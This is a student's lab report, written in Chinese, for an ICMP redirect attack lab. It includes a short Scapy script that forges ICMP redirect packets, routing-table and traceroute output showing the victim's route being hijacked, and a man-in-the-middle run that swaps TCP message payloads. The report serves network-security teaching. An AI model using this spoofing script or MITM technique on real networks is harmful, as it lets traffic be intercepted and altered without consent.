
ICMP Redirect Attack Lab

57118214 陈佳杰

Task 1: Launching ICMP Redirect Attack

实验环境如下图所示



查看受害者一开始的路由路径

```
root@5d1ddbfbd47e:/# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
```

先进行路由跟踪 192.168.60.5

```
                    My traceroute  [v0.93]
5d1ddbfbd47e (10.9.0.5)                    2021-07-12T09:31:53+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                          Packets               Pings
 Host                   Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11            0.0%     5    0.2   0.3   0.1   0.7   0.3
 2. 192.168.60.5         0.0%     5    0.1   0.2   0.1   0.3   0.1
```

构造 ICMP 重定向数据包

Open ~/Desktop/Labs_20.04/Network Security/ICMP Redirect Attack Lab/Labsetup/volumes — icmp.py

```
1 from scapy.all import *
2
3 ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
4 icmp = ICMP(type= 5, code= 0)
5 icmp.gw = "10.9.0.111"
6 # The enclosed IP packet should be the one that
7 # triggers the redirect message.
8 ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
9 send(ip/icmp/ip2/ICMP());
```

在受害者发送 ICMP 包的同时运行程序，可以看到发送了重定向包

```
root@f7f34e2ea7e1:/volumes# python3 icmp.py
.
Sent 1 packets.
```

```
7908 2021-07-12 06:09:18… 10.9.0.11          10.9.0.5          ICMP       72 Redirect
```

查看受害者的路由缓存，可以发现重定向成功

```
root@5d1ddbfbd47e:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 294sec
```

查看受害者的路由路径

```
                         My traceroute  [v0.93]
5d1ddbfbd47e (10.9.0.5)                                2021-07-12T10:16:25+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                              Packets               Pings
 Host                       Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.111               0.0%     4    0.1   0.1   0.1   0.2   0.1
 2. 10.9.0.11                0.0%     3    0.1   0.2   0.1   0.3   0.1
 3. 192.168.60.5             0.0%     3    0.2   0.3   0.2   0.5   0.2
```

Question1：

尝试重定向到远程主机

```
5 icmp.gw = "192.168.1.103"
```

运行后发现攻击无效，还是默认路由

```
root@5d1ddbfbd47e:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache
```

原因是因为连接不到外网的计算机。

Question2：

尝试重定向到同一网段上的不存在计算机

```
5 icmp.gw = "10.9.0.20"
```

运行后发现同样还是默认路由

```
root@5d1ddbfbd47e:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache
```

原因是因为不存在这个计算机找不到重定向的目标。

Question3：

修改配置

```
sysctls:
        - net.ipv4.ip_forward=1
        - net.ipv4.conf.all.send_redirects=1
        - net.ipv4.conf.default.send_redirects=1
        - net.ipv4.conf.eth0.send_redirects=1
```

这些配置的目的是关闭 ICMP 重定向，改为 1 是开启 ICMP 重定向
修改完配置后运行攻击，发现攻击成功。


```
root@5d1ddbfbd47e:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 294sec
```

Task 2: Launching the MITM Attack

首先修改 net.ipv4.ip_forward 为 0，然后对 10.9.0.5 进行 ICMP 重定向攻击，再运行两个 nc 命令和 mitm_sample.py，在 10.9.0.5 中输入 seedlabs 之后可以看到，消息被替换为了 57118214。

```
root@2b665d498736:/# nc 192.168.60.5 9090
seedlabs
```

```
root@a057a494f194:/# nc -lp 9090
57118214
```



Question4：

在 MITM 程序中，只需要捕获 10.9.0.5 到 192.168.60.5 方向的报文即可，因为 ICMP 重定向就是单项的重定向，也只有从 10.9.0.5 发出的报文可以被截获并修改负载。

Question5：

修改过滤器为 f = 'tcp and src 10.9.0.5'

```
^Croot@b3e1ed5bc238:/volumes# python3 mitm.py
LAUNCHING MITM ATTACK.........
*** b'seedlabs\n', length: 9
.
Sent 1 packets.
*** b'57118214\n', length: 9
.
Sent 1 packets.
*** b'57118214\n', length: 9
.
Sent 1 packets.
*** b'57118214\n', length: 9
.
Sent 1 packets.
*** b'57118214\n', length: 9
.
Sent 1 packets.
*** b'57118214\n', length: 9
.
Sent 1 packets.
```

结果是无限循环发包

修改过滤器为 f = 'tcp and ether src 02:42:0a:09:00:05'

```
root@b3e1ed5bc238:/volumes# python3 mitm.py
LAUNCHING MITM ATTACK.........
.
Sent 1 packets.
.
Sent 1 packets.
*** b'seedlabs\n', length: 9
.
Sent 1 packets.
```

结果是发一个包就停止。

原因是根据 IP 进行过滤会导致程序捕捉到自己发送的包，从而导致无限循环；而根据 MAC 地址则只有一开始 10.9.0.5 发出的包会被捕捉到，这样程序就只需要发一个包。